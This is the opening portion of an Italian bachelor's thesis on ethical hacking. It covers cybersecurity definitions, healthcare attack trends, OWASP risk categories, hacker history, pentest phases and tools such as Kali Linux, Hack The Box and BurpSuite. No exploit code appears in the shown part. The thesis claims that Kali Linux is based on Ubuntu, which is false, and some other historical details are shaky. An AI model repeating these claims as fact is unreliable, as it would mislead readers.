UNIVERSITÀ POLITECNICA DELLE MARCHE
FACOLTÀ DI INGEGNERIA
Dipartimento di Ingegneria dell'Informazione
Corso di Laurea in Ingegneria Informatica e dell'Automazione

TESI DI LAUREA

Progettazione e implementazione di attività di ethical hacking su siti con diverse forme di vulnerabilità

Design and implementation of ethical hacking activities on site with different forms of vulnerability

Relatore

Prof. Domenico Ursino

Correlatore

Dott. Luca Virgili

Candidato

Francesco Romeo Parisi

ANNO ACCADEMICO 2022-2023

Il generale abile nella difesa cerca sempre nei segreti più recessi della terra,
mentre colui che è abile negli attacchi piomba giù dalle vette più alte del cielo.
Da un lato egli ha la capacità di proteggere, dall'altro egli ha la possibilità di conseguire la vittoria.

Sun TZU, "L'arte della guerra"

Sommario

Ogni giorno nel mondo vengono utilizzati sempre più dispositivi elettronici; per questo, il rischio che vi siano attacchi da hacker malevoli è sempre più elevato. Per questa ragione, è importante prendere seriamente in considerazione l'applicazione di tecniche di ethical hacking, al fine di effettuare penetration test sui propri dispositivi, con l'obiettivo di testare la loro sicurezza. A riprova di quanto detto, possiamo osservare che oggigiorno la figura dell'ethical hacker ha visto un aumento della domanda di mercato considerevole, poiché sempre più aziende cercano di aggiornare la propria attività seguendo nuovi requisiti imposti dal mercato.

Keyword: Ethical hacker; Penetration test; Pentest; Vulnerabilità; Attacco informatico; Exploit.

Indice

Elenco delle figure

Introduzione

Al giorno d'oggi la sicurezza informatica è un tema molto importante per tutti quei settori dove sono necessari dispositivi elettronici. Sempre più aziende si stanno aggiornando per rimanere competitive sul mercato, automatizzando determinati processi, e sostituendo il lavoro manuale dell'uomo con quello automatico delle macchine le quali, avendo una scheda di rete, possono essere soggette ad un attacco informatico. Queste azioni malevoli sono sempre più frequenti e si può notare che questo trend è in crescita in qualsiasi settore, soprattutto in quelli critici, come il settore sanitario.

In questa tesi, vogliamo mostrare come la cybersecurity stia diventando sempre più importante per garantire la sicurezza di tutti i sistemi; per questa ragione, nei vari capitoli, approfondiremo i pentest, sia come struttura che come importanza storica.

In particolare, illustreremo in dettaglio i tre test, i quali sono stati eseguiti su macchine fittizie, per mettere in pratica i concetti teorici discussi in precedenza.

La tesi, quindi, è sviluppata come di seguito specificato:

- Nel primo capitolo viene presentata la definizione di sicurezza informatica e viene messa in evidenza la differenza tra essa e la cibersicurezza. Poi, vengono fatti dei cenni storici per mostrare le origini di questa disciplina che hanno radici negli anni settanta; infine, viene riportata la definizione di penetration test ed in particolare, viene mostrata nel dettaglio la sua struttura.

- Nel secondo capitolo vengono presentati i principali tool utilizzati durante l'esecuzione dei tre pentest. In particolare, abbiamo sottolineato l'importanza della scelta del sistema operativo (*Kali Linux*). Successivamente, vengono illustrati nel dettaglio viene data una spiegazione dettagliata *BurpSuite*, *Nmap*, *Shell*, *Netcat* e, infine, *John the ripper*.

- Nel terzo capitolo viene illustrato il primo dei tre pentest svolti durante questa attività di ricerca. È stata selezionata la macchina *Cozyhosting* presente su *Hack The Box*, che è classificata come "facile". Questo test, come il successivo, è stato svolto su una macchina target che si basa sul sistema operativo *Linux*. Con questo test viene mostrato un esempio di exploit di una vulnerabilità di tipo *Session Fixation* e *Command Injection*.

- Nel quarto capitolo viene illustrato il secondo test svolto su un target *Linux*, ovvero quello sulla macchina detta *Sau*. Questa viene classificata da *HTB* come "facile". Con questo test viene mostrato un esempio di exploit di una vulnerabilità di tipo *RCE*; successivamente, per acquisire la *root flag*, viene messa in evidenza una tecnica per sfruttare a nostro favore le funzionalità dell'interfaccia della macchina remota.

- Nel quinto capitolo viene illustrato l'ultimo test svolto, ovvero quello su una macchina *Windows*, detta *Authority*, la quale è classificata con un livello di difficoltà "medio". Per completare l'exploit, sono state sfruttate delle tecniche e dei tool più particolari rispetto a quelli impiegati nei primi due, perché il livello di sicurezza presente su questa macchina era più elevato.
- Nell'ultimo capitolo vengono presentate le conclusioni e le esperienze acquisite durante questa attività, per poi concludere con degli spunti di riflessione su possibili risvolti futuri.

CAPITOLO 1

Introduzione all'ethical hacking

In questo capitolo presenteremo una introduzione, fornendo le definizioni di ethical hacking e di penetration test e spiegando l'importanza e l'impatto di questa disciplina. Dopo aver spiegato la differenza tra information security e cyber security, riportiamo dei dati sulla pericolosità di un' azione di un hacker malevolo, prendendo come esempio il settore sanitario, per dimostrare come il problema della sicurezza informatica sia molto vicino alla nostra quotidianità. Infine, dopo un breve paragrafo di cenni storici, andremo più nel dettaglio spiegando il pattern di un pentest.

1.1 Cosa si intende per ethical hacking

L'ethical hacking è un processo tramite il quale un esperto di sicurezza informatica utilizza le stesse tecniche, strumenti e metodologie di un hacker malevolo per identificare, valutare e risolvere vulnerabilità nel sistema informatico preso in analisi, con l'obiettivo di prevenire e rafforzare il sistema da possibili attacchi.

1.2 Sicurezza informatica

La sicurezza informatica è quella branca dell'informatica che si occupa di proteggere i sistemi informatici da potenziali rischi e/o violazioni dei dati. È una componente fondamentale per qualsiasi tipologia di sistema informatico perché tutti questi sistemi sono soggetti a possibili attacchi, detti *exploit*, dovuti alla presenza di vulnerabilità. Per vulnerabilità non si intendono solo errori o bug a livello di codice, ma la sicurezza informatica prevede lo studio e la protezione del sistema su più livelli, inclusi quelli fisici. Grazie al lavoro degli ethical hacker, i quali vanno a testare la sicurezza del sistema, attraverso le stesse tecniche che vengono utilizzate da un hacker malevolo, si può definire con precisione il livello di sicurezza, evidenziare eventuali vulnerabilità ed individuare anche come sfruttarle per danneggiare il sistema con l'obiettivo di progettare contromisure.

È importante fare una precisazione sul termine *sicurezza informatica* poiché spesso viene confuso con *cibersicurezza*. Per cogliere la differenza, riportiamo di seguito un estratto della spiegazione data dal NIST [1]: il NIST riconosce information security e cybersecurity come due realtà distinte, con alcuni aspetti in comune. La prima mira a proteggere l'informazione e i sistemi informatici da un uso non autorizzato e si pone come obiettivo quello di garantire

[1] National Institute of Standards and Technology è un'agenzia del governo americano nata nel 1901 che si occupa della gestione di tecnologie.

disponibilità, integrità e riservatezza. Si può vedere come un campo che protegge anche i dati salvati in dispositivi elettronici ma fa uno studio più in generale, progettando politiche e sistemi per la sicurezza delle informazioni. Nelle compagnie di grandi dimensioni, sono necessari sistemi di sicurezza rigorosi, anche per i clienti.

Invece, un esperto di cibersicurezza, in particolare, si occupa della prevenzione e protezione dei dati salvati esclusivamente nei dispositivi elettronici (Figura 1.1). Quindi, quando si parla di protezione da attacchi di hacker malevoli, ci riferiamo a questa figura in particolare. Ad esempio, le politiche di classificazione dei dati, la scelta delle tecniche di encryption da utilizzare e la definizione dei livelli di autorizzazione per l'accesso ai dati sono decisioni prese dall'esperto di sicurezza informatica, mentre la progettazione di firewall e misure di rilevamento di intrusioni sono di competenza dell'esperto di cibersicurezza.



Figura 1.1: Cyber Security come sottoinsieme di Information Security

1.2.1 Impatto economico e sociale

L'importanza di queste discipline si può maggiormente apprezzare ricercando online i più famosi casi di attacchi informatici riusciti. Questa raccolta di casi mostra come, nella società moderna, il ruolo della sicurezza informatica sia ormai cruciale per quasi ogni tipo di azienda, indipendentemente dal suo settore industriale, che vada dal primario, come l'agricoltura e l'industria estrattiva, al secondario, che comprende la produzione manifatturiera e l'edilizia, fino al terziario, che abbraccia servizi finanziari, sanitari, e molto altro.

Lavorare su un sistema informatico sicuro da maggiori sicurezze sia dal punto di vista sociale che economico perché permette di proteggere i propri dati personali e le proprie chiavi di sicurezza per l'accesso ad esempio,al portale della banca,alle carte di credito, etc. Per fare un esempio, riportiamo di seguito un estratto di un articolo del giornale la Repubblica:

> *Una donna è morta a causa di un attacco informatico che ha bloccato la rete dell'ospedale di Duesseldorf, in Germania, il 10 settembre. Lo riportano i media tedeschi, definendolo il primo caso di morte legato direttamente al ransomware, codice malevolo che blocca i computer delle vittime a scopo di ricatto. La paziente, al momento identificata come una donna che necessitava di cure mediche urgenti, è deceduta dopo essere stata reindirizzata in un ospedale della città di Wuppertal, a più di 30 km dalla sua destinazione iniziale, che era appunto l'ospedale universitario di Duesseldorf. La struttura non ha potuto accogliere la paziente a causa di un blocco informatico ma il trasferimento è stato fatale per la donna deceduta in seguito al ritardo delle cure.*

Dall'articolo si evince chiaramente come sia ormai necessario, nella società moderna, aggiornare i sistemi informatici di tutti i settori dell'industria. Analizzando, ancora, ad

esempio il settore sanitario si è verificato un aumento significativo degli attacchi informatici da parte di hacker. Questi attacchi hanno dimostrato le gravi conseguenze della mancanza di sicurezza informatica. Essi mettono a rischio sia la sicurezza dei dati che la salute dei pazienti, dimostrando quanto sia vitale la protezione delle strutture sanitarie.

Le aziende sanitarie italiane, così come quelle in tutto il mondo, sono diventate bersagli ideali per i criminali informatici, che cercano di sfruttare la crescente digitalizzazione delle strutture sanitarie. Le cartelle cliniche, in particolare, sono diventate preziose sul mercato nero, con un elevato valore in criptovalute, arrivando a valere fino a 2.000 euro nel Dark web. Questo le rende tra le più ricche fonti di informazioni utili per i criminali informatici, necessarie per condurre ulteriori attacchi, come il furto d'identità.

Gli attacchi ransomware, in cui i dati vengono criptati e rilasciati solo dietro pagamento di un riscatto in criptovaluta, sono diventati un serio problema per le strutture sanitarie. Tali attacchi hanno il potenziale per paralizzare completamente i sistemi ospedalieri, mettendo a rischio la vita dei pazienti.

L'aumento delle tecnologie IoT (Internet of Things) nelle strutture sanitarie ha creato nuove vulnerabilità, consentendo agli hacker di prendere il controllo di dispositivi critici. La crescente connivenza tra il crimine informatico e la guerra informatica ha reso gli attacchi informatici ancora più pericolosi (Figura 1.2).

Per mitigare questi rischi, le aziende sanitarie dovrebbero adottare un'approccio completo alla sicurezza informatica, comprese misure predittive, preventive e proattive. La formazione del personale e la consapevolezza della sicurezza sono fondamentali, così come la resilienza tecnologica.



Figura 1.2: Trend dei cyber attacchi nel settore sanitario nel periodo 2018-2022

Il dato che è ancora più preoccupante è l'impatto degli attacchi. Come si vede in figura 1.3 la pericolosità degli attacchi è molto alta e questi possono mettere in serio pericolo la salute delle persone.



Figura 1.3: Gravità dei cyber attacchi in ambito sanitario nel 2022

1.2.2 Prinicipali vulnerabilità

In figura 1.4 sono elencate le principali vulnerabilità rilevate più di frequente nel 2022. La classifica è presa da OWASP (Open Worldwide Application Security Project), una fondazione open source che ha come obiettivo quello di fornire linee guida, strumenti e metodologie per migliorare la sicurezza delle applicazioni. Di seguito riportiamo una spiegazione più dettagliata di esse:

Figura 1.4: Top vulnerabilities nel 2022 secondo OWASP

1. *Broken Access Control* sta, letteralmente, per rottura del controllo degli accessi, ovvero si tratta di accedere a dati e processi, normalmente non accessibili (Figura 1.5). Una vulnerabilità di accesso consente di acquisire ruoli,privilegi che normalmente non dovrebbero essere accessibili all'utente. È una vulnerabilità importante da gestire perché può consentire di attaccare qualsiasi cosa l'hacker desideri, una volta acquisiti i privilegi. Esempi di broken access control sono: una manipolazione dei metadati, compreso alterare o riprodurre un token di controllo d'accesso JSON (JWT), la modifica dei cookie o campi nascosti per aumentare i privilegi o sfruttare l'annullamento del JWT.



Figura 1.5: Schema esemplificativo di un broken access control

2. *Cryptographics failure*, noti anche come sensitive data exposure, sono l'accesso a dati dovuti ad errori o mancanze di sistemi di crittografazione. Esempi di questo tipo sono: token di sessione, credenziali di accesso, transazioni online. Ad esempio, supponiamo che i dati di una carta di credito siano inizialmente crittografati in modo sicuro dal sistema di database. Tuttavia, quando si accede a tali dati per una transazione, questi vengono decriptati. A causa di questa vulnerabilità, è possibile accedere a tali dati e, attraverso una SQL injection, è possibile estrarre le informazioni (Figura 1.6).



Figura 1.6: Schema esemplificativo di cryptographics failure

3. *Injection* è una tecnica che prevede l'attacco ai database di un sito web che utilizzano un linguaggio SQL per eseguire azioni o ottenere informazioni che normalmente richiederebbero un account utente autorizzato. Questi attacchi includono SQL injection e command injection (Figura 1.7).



Figura 1.7: Schema esemplificativo di injection

4. *Insecure Design* è una categoria che raggruppa più problemi. Si tratta di mancanze o difetti di progettazione o architettonici. Sarà, quindi, necessario fare maggiormente threat modeling, cioè identificare ed enumerare possibili minacce per stabilire delle contromisure, ma anche spingere per la progettazione di design e architetture sicure. I problemi di insecure design non vanno confusi con i problemi derivanti da difetti di implementazione perchè, questi ultimi possono portare a vulnerabilità a prescindere dal design. Invece, pianificare male il design dell'applicativo, che si trova ad un livello di astrazione maggiore rispetto al codice, che deriva dalla progettazione, provocherà sicuramente dei danni dovuti alle vulnerabilità perchè l'implementazione, nonostante sia priva di errori o bug, non può compensare i problemi che hanno le fondamenta del progetto (Figura 1.8).



Figura 1.8: Schema esemplificativo di insecure design

5. *Security Misconfiguration* sono quell'insieme di problemi dovuti a controlli di accesso mal configurati. Per evitare ciò è necessario utilizzare tecniche di installazione sicure, tra cui un processo di rafforzamento sistematico che consente una distribuzione rapida e semplice di un ambiente sicuro. La configurazione degli ambienti di sviluppo, controllo di qualità e operativi dovrebbe essere simile, con privilegi utente distinti. È ideale automatizzare i processi per creare un nuovo ambiente sicuro al fine di risparmiare tempo ed energia. Le funzionalità e i framework non utilizzati dovrebbero essere rimossi o non installati. Una piattaforma principale senza funzionalità, componenti, documentazione o dimostrazioni non essenziali riduce la probabilità di vulnerabilità legate alla configurazione (Figura 1.9).



Figura 1.9: Schema esemplificativo di security misconfiguration

6. *Software and data integrity failure* sono dovute al fatto che sempre più informazioni sensibili vengono conservate nei database, esposte a violazioni della sicurezza. Le preoccupazioni per l'integrità dei dati diventano essenziali per il software. Questa categoria si concentra sull'assunzione dell'integrità degli aggiornamenti software, dei dati vitali e delle procedure di continuous delivery e continuous integrity (CD/CI) senza verificarli. Un processo di integrazione continua/consegna continua non protetto potrebbe aumentare il rischio di codice dannoso, compromissione del sistema o accesso non autorizzato (Figura 1.10).



Figura 1.10: Schema esemplificativo di software and data integrity

1.3 Cenni storici

Il fenomeno culturale dell'hacking, nella sua accezione positiva, vanta origini molto più antiche. Esso inizia ad affermarsi negli anni '70 presso il Tech Model Railroad Club (TMRC) del Massachusetts Institute of Technology (MIT) di Cambridge, che col tempo diviene simbolo di un'etica legata all'idea del software libero. Questo software libero è caratterizzato da una licenza che garantisce la libertà di utilizzo, studio, modifica e condivisione al fine di migliorarlo. Questi concetti sono stati codificati da Steven Levy nel 1984, definendo cinque principi fondamentali che definiscono la filosofia del computer hacking.

Nel libro "Hackers: Gli eroi della rivoluzione informatica" di Steven Levy, l'etica hacker viene descritta come una filosofia, un'idea, un'etica, e dunque uno stile di vita. I principi teorizzati da Levy sono:

1. Condivisione;
2. Apertura;
3. Decentralizzazione;
4. Libero accesso alle tecnologie informatiche;

5. Miglioramento del mondo.

Secondo Levy, gli hacker dovrebbero usare un approccio "hands-on", dando la possibilità di esaminare sistemi esistenti e migliorarli creandone di nuovi. Questo è possibile attingendo a informazioni libere e accessibili a tutti, attraverso l'utilizzo di un sistema aperto che non ponga ostacoli a chi vuole imparare. Spesso, il codice sorgente di un software può essere considerato una forma d'arte data la sua originalità. Gli hacker considerano i computer come parte integrante della loro filosofia di vita, poiché con essi i limiti del mondo fisico decadono e ciò che prima era impossibile può diventare realtà.

L'etica hacker trova fondamento in questa filosofia, poiché la necessità di sicurezza appartiene a tutti, e tutti dovrebbero essere messi in condizione di poter adeguatamente proteggere le proprie infrastrutture da chi abbia cattive intenzioni.

Tuttavia, nel corso del tempo, con l'avvento di Internet e il crescente interesse delle multinazionali per gli hacker, si sono verificati cambiamenti all'interno del movimento hacker. Alcuni hacker hanno iniziato a darsi al mondo degli affari, eludendo i principi di condivisione e partecipazione che caratterizzavano il software libero. Ciò ha portato alla nascita di una nuova figura di hacker, chiamata "Software Superstar," che ha sviluppato prodotti per scopi commerciali, abbandonando la filosofia originale dell'open source software.

Questi sviluppi hanno portato alla diffusione del software proprietario e delle licenze d'uso che limitano la condivisione e la diffusione dei software. Tuttavia, la cultura hacker originale e l'idea di software libero continuano a influenzare il mondo dell'informatica e la filosofia hacker rimane un aspetto importante della storia dell'informatica.

1.4 Definizione di penetration test

Di seguito riportiamo la definizione di penetration test, definita nel libro: *Penetration Testing: A Hands-On Introduction to Hacking*

> Il *"penetration testing"* o *"pentesting"* è una pratica che coinvolge la simulazione di attacchi informatici reali al fine di valutare i rischi associati a potenziali violazioni della sicurezza. In un pentest (da non confondere con una "vulnerability assessment", o valutazione delle vulnerabilità), gli specialisti incaricati del test non solo individuano le vulnerabilità che potrebbero essere sfruttate dagli aggressori, ma cercano anche di sfruttarle, quando possibile, per valutare cosa potrebbero ottenere gli aggressori in caso di riuscita dell'attacco.

1.4.1 Fasi di esecuzioni di un pentest

Le fasi di esecuzione di un penetration test sono 5: information gathering, vulnerability assessments, exploitation, post exploitation e reporting

Nella prima fase, ovvero la raccolta di informazioni, il pentester si concentra sullo studio della macchina target col fine di raccogliere dati per le fasi successive. Esistono due tipologie di approcci: passivo e attivo. Il primo consiste nel raccogliere informazioni basandosi su servizi di terze parti. Il pentester, in questo caso, cerca di interfacciarci col target indirettamente. Ad esempio, andrò a visitare il sito web dell'azienda, cercando di raccogliere info sulle tipologie di tecnologie usate. Nell'altro approccio, andrò, invece, a utilizzare tecniche più invasive, che lo rendono visibile. Per questo, userò strumenti tipo nmap, che permettono di identificare le porte aperte e i servizi sulle porte dell' indirizzo IP su cui si sta facendo la reiconnainssance (ricognizione).

Nella seconda fase il pentester analizza le vulnerabilità individuate basandosi sui dati raccolti nella prima fase. Egli valuta le vulnerabilità plausibili per cercare un punto di accesso

per la fase di exploitation. Ci sono varie strategie adottabili. Ci si potrebbe documentare manualmente, con una ricerca sul web, per identificare i principali pattern di attacco per la vulnerabilità trovata che, generalmente, è presente per il servizio disponibile sulla porta del target individuato prima con la scansione. Generalmente, come risultato della ricerca, otteniamo un CVE, ovvero Common Vulnerabilities and Exposures, cioè una voce di questo dizionario di vulnerabilità e di falle di sicurezza note. In alternativa, si possono usare dei tool di ricerca automatici. Un esempio è metasploit che è un framework di penetration testing. Esso mette a disposizione una serie di strumenti, tra cui uno scanner per le vulnerabilità della macchine target, che esso analizza basandosi su un database contente un vasto numero di vulnerabilità note e tecniche di exploit, usate generalmente per testare i sistemi di sicurezza. Inoltre, è altamente personalizzabile, dando la possibilità di personalizzare i test con degli script.

Successivamente, durante la fase di exploit, si sfrutterà l'insieme di dati raccolti sul target per procedere con l'attacco vero e proprio. Exploit, infatti, si traduce proprio con "Sfruttare" attaccherà la macchina basandosi sullo studio fatto prima. È per questo che le prime due fasi sono fondamentali, applicare dei pattern di attacco senza conoscere il contesto nel quale operiamo è impossibile, e risulterà essere una perdita di tempo.

Dopo aver eseguito l'attacco, si procede con la raccolta dei dati risultanti per stilare un rapporto dettagliato delle scoperte fatte. In particolare, si documenteranno le scoperte, le vulnerabilità effettuate, gli impatti di tali vulnerabilità e le eventuali misure da apportare per migliorare il livello di sicurezza. Tutto quest'insieme di documentazioni viene prodotto nell'ultima fase, detta post exploitation e reporting.

CAPITOLO 2

Strumenti di ethical hacking utilizzati

In questo capitolo spiegheremo quali sono stati gli strumenti utilizzati per l'esecuzione dei tre penetration test. Per ognuno di essi, motiviamo il perché della scelta, spiegando il funzionamento. In particolare, ci soffermeremo su: Kali Linux, Hack The Box, BurpSuite, Nmap, Shell, Netcat e John The Ripper

2.1 Kali Linux

Innanzitutto, è opportuno partire spiegando quale sistema operativo selezioneremo per svolgere i tre pentest.

La scelta è, ovviamente, ricaduta su Kali Linux. È una distribuzione GNU/Linux, cioè una distribuzione software dell' OS (Operative System) realizzata a partire dal kernel di Linux, pensata per effettuare penetration testing.È basato su Ubuntu, che, a sua volta, deriva da Debian, ed è preinstallato con una vasta gamma di strumenti e programmi per i test, quali nmap, netcat e altri, che possono essere installati da linea di comando. È una distribuzione open source, e quindi, è possibile scaricarla e installarla gratuitamente. Inoltre, è possibile modificarla in base alle proprie esigenze.

Nasce come OS open source e questo garantisce la possibilità ai suoi utilizzatori di visionare il codice sorgente, per studiarlo, comprenderlo e modificarlo. Questo aspetto, oltre che essere vantaggioso dal punto di vista economico per le aziende, dato che non è necessario l'acquisto di nessuna licenza, permette agli sviluppatori provenienti da tutto il mondo di collaborare per migliorarlo e, considerando la natura del ethical hacking, fornisce un ulteriore vantaggio rispetto all'utilizzo di OS proprietari.

Kali, grazie a questa sua natura multipiattaforma, è compatibile con una vasta gamma di dispositivi che comprendono architetture x86, cioè architetture a 32 o a 64 bit, ma anche architetture ARM.[1]

2.2 Hack The Box

Hack the box, abbreviato HTB, è un noto sito nato nel 2017 che si pone l'obiettivo di formare nuovi ethical hacker. HTB permette di cimentarsi, in forma gratuita o tramite abbonamento, nello svolgimento di pentest su macchine fittizie.

[1]ARM (Advaced RISC Machine) è una tecnologia che sfrutta un set di istruzioni ridotto per ottimizzare spazi e prestazioni. Sono generalmente usate nei dispositivi di piccole dimensioni, come gli smartphone.

Queste macchine si basano su due OS, Linux o Windows, e al loro interno. Sono presenti una serie di vulnerabilità che permettono di fare pratica con tutti tipi di exploit.

La caratteristica principale di HTB è che esso guida l'utente da zero, verso un percorso di apprendimento completo tramite tutorial, macchine stagionali, permanenti e ritirate. Queste ultime riportano già la soluzione che guida il pentester passo passo verso il goal, ovvero l'individuazione di due stringhe, ovvero la cattura di due flag: user e root. Questo meccanismo, che è noto come capture the flag, simula un attacco reale.

Esiste, inoltre, un sistema di reward a punti, che classifica tutti gli iscritti al sito, stimolando e spingendo l'utente a partecipare a nuove sfide, spronando, quindi, all'apprendimento di nuove tecniche di penetrazione.

Prima di ogni test, è necessario un passaggio preliminare, ovvero il collegamento alla macchina tramite una vpn. HTB mette a disposizione una `openvpn` che permette di collegarsi alla macchina da linea di comando. Basta scaricare il file, `.ovpn` e da CLI [2] digitando il seguente comando: `sudo open vpn nomefile.ovpn`. In questo modo, si potrà iniziare a lavorare sulla macchina target (Figure 2.1 e 2.2).

Figura 2.1: Connessione tramite vpn da CLI



Figura 2.2: Risultato della connessione stabilita su HTB

2.3 BurpSuite

BurpSuite è un tool, sviluppato dall' azienda PortSwigger, utilizzato per test di sicurezza di piattaforme web. È possibile installarlo da linea di comando digitando le istruzioni: *sudo apt install burpsuite*. Presenta, al suo interno, un grande insieme di funzionalità e in particolare, utilizzeremo *proxy*. Quest'ultimo permette di intercettare le richieste e le risposte dal cliente verso il server e viceversa, per apportare delle modifiche.

È necessario compiere un passo preliminare per comprendere al meglio il funzionamento di proxy. Spiegheremo brevemente cos'è un client e un server, e il ruolo di un server proxy,

[2] Command LIne Interface che tradotto è interfaccia da linea di comando la quale sacrifica la componente grafica per un approccio diretto col sistema informatico utilizzato.

prima di addentrarci nell'uso di burp suite. In breve, questo modo di procedere si rifà al pattern client-server che definisce un modo di procedere ben preciso codificato nell' Ingegneria del Software.

Nello specifico, il client si occupa dell'interfacciamento con l'utente, mentre il server deve processare le richieste provenienti dal client. Si può vedere il client come una interfaccia e il server come la macchina che mette a disposizione il contenuto (Figura 2.3). Nel web, il software client è il web browser, ad esempio Google Chrome, Opera etc. che si connette, tramite il protocollo informatico [3]HTTP, al web server.



Figura 2.3: Pattern client-server

